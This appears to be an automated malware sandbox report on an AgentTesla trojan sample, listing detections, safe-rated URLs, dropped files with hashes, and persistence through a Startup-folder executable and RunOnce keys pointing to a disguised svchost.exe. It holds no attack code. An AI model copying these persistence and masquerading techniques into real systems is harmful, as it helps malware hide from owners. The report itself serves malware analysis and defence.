C:\Users\user\AppData\Local\Temp\0c0a829c-b011-4032-9ed5-9caa96b4c6d3\AdvancedRun.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\b4116074-3d60-4dc8-8710-9dcf62ffe1cd\AdvancedRun.exe	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\b4116074-3d60-4dc8-8710-9dcf62ffe1cd\AdvancedRun.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\ce8a02e5-a5a2-4145-9112-744934cbc98c\AdvancedRun.exe	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\ce8a02e5-a5a2-4145-9112-744934cbc98c\AdvancedRun.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\d3617b11-5ec7-4976-90b8-7ee0bce6869f\AdvancedRun.exe	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\d3617b11-5ec7-4976-90b8-7ee0bce6869f\AdvancedRun.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\f83f9cf5-aecc-448e-9e82-875f5c76499f\AdvancedRun.exe	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\f83f9cf5-aecc-448e-9e82-875f5c76499f\AdvancedRun.exe	0%	ReversingLabs		
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\481F404B.exe	44%	ReversingLabs	Win32.Trojan.AgentTesla	
C:\Windows\Resources\Themes\aero\shell\4B6A7152\svchost.exe	44%	ReversingLabs	Win32.Trojan.AgentTesla	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.jiyu-kobo.co.jp/curs	0%	Avira URL Cloud	safe	
http://crl.sectigo.com/SectigoPublicCodeSigningRootR46.crl0	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/H.	0%	Avira URL Cloud	safe	
http://www.sandoll.co.krlea	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://www.sandoll.co.kropyw2-	0%	Avira URL Cloud	safe	
http://www.fonts.comc	0%	URL Reputation	safe	
http://https://mhconsultores.net.ve/	0%	Avira URL Cloud	safe	
http://crl.ver)	0%	Avira URL Cloud	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://en.w	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/	0%	URL Reputation	safe	
http://www.sandoll.co.krB2	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/c.	0%	Avira URL Cloud	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0/	0%	URL Reputation	safe	
http://www.microsoftc.	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://www.fontbureau.comicva	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoPublicCodeSigningRootR46.p7c0#	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/5.	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	URL Reputation	safe	
http://www.tiro.comnm	0%	Avira URL Cloud	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0C	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.founder.com.cn/cnf	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.fontbureau.comue	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoPublicCodeSigningCAR36.crt0#	0%	URL Reputation	safe	
http://https://activity.windows.comr	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoPublicCodeSigningCAR36.crl0y	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://www.sajatypeworks.comnt	0%	Avira URL Cloud	safe	
http://www.fontbureau.comm	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://https://%s.dnet.xboxlive.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	483863
Start date:	15.09.2021
Start time:	15:19:29
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 16m 6s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	VknMvPoCXZ (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	83
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.adwa.expl.evad.winEXE@113/58@0/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 100% (good quality ratio 95.8%) • Quality average: 83% • Quality standard deviation: 25.9%
HCA Information:	• Successful, ratio: 89% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
15:20:34	API Interceptor	4x Sleep call for process: svchost.exe modified
15:20:35	API Interceptor	1x Sleep call for process: VknMvPoCXZ.exe modified
15:20:50	API Interceptor	377x Sleep call for process: powershell.exe modified
15:20:50	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\481F404B.exe
15:21:04	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce 481F404B C:\Windows\Resources\Themes\aero\Shell\4B6A7152\svchost.exe
15:21:13	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce 481F404B C:\Windows\Resources\Themes\aero\Shell\4B6A7152\svchost.exe
15:21:22	API Interceptor	2x Sleep call for process: 481F404B.exe modified
15:21:33	API Interceptor	1x Sleep call for process: WerFault.exe modified
15:21:51	API Interceptor	1x Sleep call for process: MpCmdRun.exe modified
15:21:55	API Interceptor	137x Sleep call for process: aspnet_compiler.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Network\Downloader\edb.log	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	0.597889115294713
Encrypted:	false
SSDEEP:	6:0FgLgk1GaD0JOCEfMuaaD0JOCEfMKQmDd+JtAl/gz2cE0fMbhEZolrRSQ2hyYIIT:0APGaD0JcaaD0JwQQdmtAg/0bjSQJ
MD5:	9AE4A5B8574F3175E725DF00EF2BCCCC
SHA1:	52BD0FFA1BD5ED0F9C952EE1FCFA2A206FF596D4
SHA-256:	80802285C72FB0CE935A0E6596C341CEE5928BDB4220240CF93932E384BE1BCD
SHA-512:	A35AB50A730391A5E6D3D7D0D0DF198EC7C97FF5C91994996EB4F924EECE67D2D39081317DB19D195C6583D224480CCC6BC66FB5BDD61D5E5498CA6C1DF90...4
Malicious:	false
Reputation:	unknown

C:\ProgramData\Microsoft\Network\Downloader\edb.log	
Preview:	.....:{..(....."....y..... ..1C:\ProgramData\Microsoft\Network\Downloader\..... .....C:\ProgramData\Microsoft\Network\Downloader\..... .....0u.....@...@....."....y.....&.....e.f.3...w.....3...w.....h..C.:.\.P.r.o.g.r.a.m .D.a.t.a.\.M.i.c.r.o.s.o.f.t.\.N.e.t.w.o.r.k.\.D.o.w.n.l.o.a.d.e.r.\.q.m.g.r...d.b...G..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.db	
Process:	C:\Windows\System32\svchost.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0x17166b1a, page size 16384, DirtyShutdown, Windows version 10.0
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	0.09472530939958232
Encrypted:	false
SSDEEP:	6:Mzwl/+U90HsRIE11Y8TRXo8asHXqKSzwl/+U90HsRIE11Y8TRXo8asHXqK:M0+UWMO4bl+sH6KS0+UWMO4bl+sH6K
MD5:	9CFDA737FCE78F047B1C6B9F28FE6BB4
SHA1:	D87C7A73033D63F0C64EAD4A5B1E65A505263BEF
SHA-256:	B46F1E6F00B194E503BA0AB82A80CE3AF9CB3392CCB7AE76B65BCEE5B65726CC
SHA-512:	9E719990FED79A33B3C2BABF3D2A213536762DC3509803FCB6932558ADEE2D9A7D0C65F44E441D034FBE8F2B0C04357D434EEE7F8131A5B2C640946D88AC99D C
Malicious:	false
Reputation:	unknown
Preview:	..k.... .....e.f.3...w.....&.....w..#....y..h.(.....3...w.....B.....@..... ....3...w..... .....D..G#....y.....b...#....y..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	0.10885277311932687
Encrypted:	false
SSDEEP:	3:cKll9EvG1XFkl7l/bJdAtiX///all:c+lYG11kl7t4lXG
MD5:	18BC9A7B14851DC930A11663A65F23DE
SHA1:	F8F5D5964D1495CB1A95E0C056DAD18AC5690709
SHA-256:	D43DC4F6F56B808BEBD1F473F890D6DDEAF4EC3D000368E45E3F40A69B411FE4
SHA-512:	BDFF1533834048D08BC95718B70628FBB08B45190C3FA299E24F9F7B837C8F646D03BA4D87CDFE211CD15640141E263FA92BDE75F6C3C9D6A9C49C6D571D21E
Malicious:	false
Reputation:	unknown
Preview:	DQ.....3...w..#....y.....w.....w.....w....:O.....w.....b...#....y..... ....

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_VknMvPoCXZ.exe_64eaf576c345d5342863ccd8192529db1bd52c80_e2466c59_0f48ed99\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	16762
Entropy (8bit):	3.7630351978974383
Encrypted:	false
SSDEEP:	192:uW+eN7erHigKnaKeCiAKmYNetK/u7scS274ItWc0:x+eN7KigKnaHCK/u7scX4ItWH
MD5:	56DEE45DDDD24DA9F5C50B4938CCCA83
SHA1:	0A5776C80B3B30621DFE9E0861E6215ED9ECC5F9
SHA-256:	D024A71478BE90E3FAA55C365B2BB9BDDCF153B121D869B6DB68004FFEF47653
SHA-512:	7AC3B35511B2D91F3279F01DEC6C7B9C1FF1D88323F50E30F3DD80A76F04D65F25041C97B85D6586C7D1711020B05EBEDF7D966D6AF035E1247AA370669C48B
Malicious:	**true**
Reputation:	unknown
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.C.L.R.2.0.r.3.....E.v.e.n.t.T.i.m.e.=.1.3.2.7.6.2.1.8.0.8.3.5.7.5.8.0.3.1.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.7.6.2.1.8.0.9.1.4.6.6.4.2.2.4.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.1.f.5.6.3.5.7.a.-.5.4.3.6.-.4.c.f.7.-.b.f.e.6.-.1.1.3.1.a.c.7.a.0.b.9.1.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.b.a.c.b.1.4.7.a.-.f.1.8.f.-.4.a.d.9.-.b.0.2.a.-.f.4.d.7.5.8.1.0.6.b.b.f.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.V.k.n.M.v.P.o.C.X.Z...e.x.e.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.M.i.c.r.o.s.o.f.t...V.i.s.u.a.l.S.t.u.d.i.o...D.e.v.O.p.s...T.e.l.e.m.e.t.r.y...d.l.l.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.0.8.c.4.-.0.0.0.1.-.0.0.1.6.-.0.5.a.3.-.3.8.e.2.7.f.a.a.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.4.8.5.c.3.8.c.5.4.b.0.c.b.4.7.3.d.2.e.1.4.5.f.0.8.a.5.c.e.5.c.a.0.0.0.0.0.0.0.0.!.0.0.0.0.d.e.4.d.d.

C:\ProgramData\Microsoft\Windows\WER\Temp\WERC744.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Wed Sep 15 22:21:25 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	379871
Entropy (8bit):	4.1539889535685806
Encrypted:	false
SSDEEP:	3072:5rbJyOk9gIOgF5c50GfSUCgUNrvoDDMeBBRAMoXnmGH+fak3b20Pjd+pr90Mt:5JyD9RpD+YTj0buMq5+Db20lpH
MD5:	A92EFD02DB32AE17F78DE3FD09CE5CE6
SHA1:	1F2122F65414870C23C52873D1C3140E70198C14
SHA-256:	A91332A2E8F3ADB08FFBBCDB60109CA458149EC57E7C11D4549C10D44666D49C
SHA-512:	07D1B6F5E97760D4BDC5CD15952C16226BF268A6B7680CCC2C5E1D1E6BB40F4D05A87E5A4A06F420682B8112384124DB1D5CA8EC5DC51204D4C916DD05454BC
Malicious:	false
Reputation:	unknown
Preview:	MDMP..... .....qBa.....U.....B.....,.....GenuineIntelW.....T.....qBa.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e..... .....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1..... .....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA60.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8422
Entropy (8bit):	3.698682703520275
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiH86k6YIMSULMYegmfZfSKaCprD89bnNsfENm:RrlsNic6k6YjSULMYegmfxSKWnGfD
MD5:	DDF24E91AC42E380463C5B998CDAF1FB
SHA1:	00F83BCEA6D49CEA8A76371CAA540D21B57E98E9
SHA-256:	56E7DD32B70B9A1DFFFB9C0CCCC0EE9CA96C3A9559F291A16215CD2A17C4AFCD
SHA-512:	FD40E7099C360EF29774AE3006E3E2F9272DFC6EC27E7A2A30965D31493AFA0A4383ED684074506C46268D043457DA864962CD0CC048E308BF06258A3EA01117
Malicious:	false
Reputation:	unknown
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.2.2.4.4.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERDC26.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4788
Entropy (8bit):	4.498039358519405
Encrypted:	false
SSDEEP:	48:cvIwSD8zs/JgtWI9IGWSC8BgM8fm8M4JeHOVQ1FX+q8vMOVQ9MJd7Y0rhy002Qd:uITfhvHSNsJD4KNVv1rd0Hd
MD5:	9F0F8A48808420FC92684FB96C2B2C58
SHA1:	1F92A2A8387E9571C94611877F2843E0433E9CB2
SHA-256:	703502C9BF6DDB6CC27D2E79C5274D30E6754F91E488FAF649E2A797EE2E950E
SHA-512:	758A364395405757FCE88E62E2740883DA68B3957B71FE111A8134273CF90CE96B6B7266D04B4564B9DBE87242CE3503B07B47AC9D795FAE25E491F986E0B729
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1168292" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERDC53.tmp.csv	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped

C:\ProgramData\Microsoft\Windows\WER\Temp\WERDC53.tmp.csv	
Size (bytes):	54636
Entropy (8bit):	3.073026398744777
Encrypted:	false
SSDEEP:	1536:QshHfvCPrkT6a227idJ4dPGYnVoBHKjv8QB604kZh:QshHfvCPrkT6a227idJ4dPGYnVUHKjv3
MD5:	11787EC20E9E1501D0C0DA787B1EEF07
SHA1:	F9FB5015673B24B0F13BD914C0ECED8A0236239B
SHA-256:	448CEFD0E0ADF340D53244B813693DFA017B0A831570530B211B413794787A55
SHA-512:	03FD4B185EED29A019B98C75D3986BDABA776F4E4F965A4B0B47FE94F03CAFEBF7882A0E2B96001158C78691626E388BF794755DACF09D1396436E20AC0813F5
Malicious:	false
Reputation:	unknown
Preview:	I.m.a.g.e.N.a.m.e.,.U.n.i.q.u.e.P.r.o.c.e.s.s.I.d.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.,.W.o.r.k.i.n.g.S.e.t.P.r.i.v.a.t.e.S.i.z.e.,.H.a.r.d.F.a.u.l.t.C.o.u.n.t.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.H.i.g.h.W.a.t.e.r.m.a.r.k.,.C.y.c.l.e.T.i.m.e.,.C.r.e.a.t.e.T.i.m.e.,.U.s.e.r.T.i.m.e.,.K.e.r.n.e.l.T.i.m.e.,.B.a.s.e.P.r.i.o.r.i.t.y.,.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.,.V.i.r.t.u.a.l.S.i.z.e.,.P.a.g.e.F.a.u.l.t.C.o.u.n.t.,.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.r.i.v.a.t.e.P.a.g.e.C.o.u.n.t.,.R.e.a.d.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.W.r.i.t.e.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.O.t.h.e.r.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.R.e.a.d.T.r.a.n.s.f.e.r.C.o.u.n.t.,.W.r.i.t.e.T.r.a.n.s.f.e.r.C.o.u.n.t.,.O.t.h.e.r.T.r.a.n.s.f.e.r.C.o.u.n.t.,.H.a.n.

C:\ProgramData\Microsoft\Windows\WER\Temp\WERE424.tmp.txt	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	13340
Entropy (8bit):	2.6963291623570638
Encrypted:	false
SSDEEP:	96:9GiZYWgSVDwGFhYGYjZWVx6HaUYEZMJtribjZJiwwqAAla8Xc843tlv73:9jZDg0zBBxNF+a8Xc84iv73
MD5:	124B52EE4688EF5F20BDB5636985282E
SHA1:	4F4FBB4016164AFCB12847E675FD0EC14612F379
SHA-256:	850300B2AFBC3D7AD0D7071BE1DE9EDDEB810A49E1693CCB29D43F985CF8562F
SHA-512:	6865D19FC4BC00413CF5F97B3203D963DE6A504E61AB22E20C0665F94D182B0FDC070DA50882F4AFE0B1D0BA54E22FA42F8D97F7E451C98AEF6EB108553FF8FA
Malicious:	false
Reputation:	unknown
Preview:	B...T.i.m.e.r.R.e.s.o.l.u.t.i.o.n. . . . . .1.5.6.2.5.0.....B...P.a.g.e.S.i.z.e. . . . . .4.0.9.6.....B...N.u.m.b.e.r.O.f.P.h.y.s.i.c.a.l.P.a.g.e.s. . . . . .1.0.4.8.3.1.5.....B...L.o.w.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.....B...H.i.g.h.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.3.1.0.7.1.9.....B...A.l.l.o.c.a.t.i.o.n.G.r.a.n.u.l.a.r.i.t.y. . . . . .6.5.5.3.6.....B...M.i.n.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .6.5.5.3.6.....B...M.a.x.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .1.4.0.7.3.7.4.8.8.2.8.9.7.9.1.....B...A.c.t.i.v.e.P.r.o.c.e.s.s.o.r.s.A.f.f.i.n.i.t.y.M.a.s.k. . . . .

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	14734
Entropy (8bit):	4.993014478972177
Encrypted:	false
SSDEEP:	384:cBVoGIpN6KQkj2Wkjh4iUxtaKdROdBLNXp5nYoGib4J:cBV3IpNBQkj2Lh4iUxtaKdROdBLNZBYH
MD5:	8D5E194411E038C060288366D6766D3D
SHA1:	DC1A8229ED0B909042065EA69253E86E86D71C88
SHA-256:	44EEE632DEDFB83A545D8C382887DF3EE7EF551F73DD55FEDCDD8C93D390E31F
SHA-512:	21378D13D42FBFA573DE91C1D4282B03E0AA1317B0C37598110DC53900C6321DB2B9DF27B2816D6EE3B3187E54BF066A96DB9EC1FF47FF86FEA36282AB90636
Malicious:	false
Reputation:	unknown
Preview:	PSMODULECACHE.....<.e...Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....<.e...T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	21612
Entropy (8bit):	5.600891430343444
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
SSDEEP:	384:ctL6Rq0vKcoo0ClK7i3n3IS0nEjultlCspE93Uu16zC5maxHVs3QSKj6l8l++jd:CoLYTEClt4wuCUCaQPmlQ
MD5:	09C404B27F5292390D39AF53E7C6A6E4
SHA1:	B4218A4F9A11BE3E29B053656B8FE1FB6CE54574
SHA-256:	4A7D019EAB126BF9971DD10C6E47658407A986EF25294A87BA2C3BB4104F7706
SHA-512:	4A85E798C11A0C4595CF3B42EA064F6F25E916877C39729E9FC6B518FDF4CF2AA843EBE6B9A3A79A30AE1561ED29DB6B2DA212C61AC01E8E08BA517015977511
Malicious:	false
Reputation:	unknown
Preview:	@...e.....h.?.(.".x.....c...I.....@.....H.....<@.^.L."My...:P..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.)P.....System.Managemen t.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~..... .#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f..... .....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....Sy stem.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP.....-K..s.F..*.]`.,j.....(.Microsoft.PowerShell.Commands.ManagementT.....7.,fiD..... .....*.Microsoft.Management.Inf

C:\Users\user\AppData\Local\Temp\0c0a829c-b011-4032-9ed5-9caa96b4c6d3\AdvancedRun.exe	
Process:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\481F404B.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	91000
Entropy (8bit):	6.241345766746317
Encrypted:	false
SSDEEP:	1536:JW3osrWjET3tYIrrRepnbZ6ObGk2nLY2jR+utQUN+WXim:HjjET9nX0pnUOik2nXjR+utQK+g3
MD5:	17FC12902F4769AF3A9271EB4E2DACCE
SHA1:	9A4A1581CC3971579574F837E110F3BD6D529DAB
SHA-256:	29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B
SHA-512:	036E0D62490C26DEE27EF54E514302E1CC8A14DE8CE3B9703BF7CAF79CFAE237E442C27A0EDCF2C4FD41AF4195BA9ED7E32E894767CE04467E79110E89522EA
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....oH..+)..+)..+)...&.))...&.9).....().....)..+)...(.....().....).....*).....*).. Rich+).....PE..L.....(_.....@.....@.....L.....a.....B..x!.....p..... <.....text...)..... ..`.rdata.../.....0.....@..@.data.....@....rsrc....a.....b.....@..@..... ....

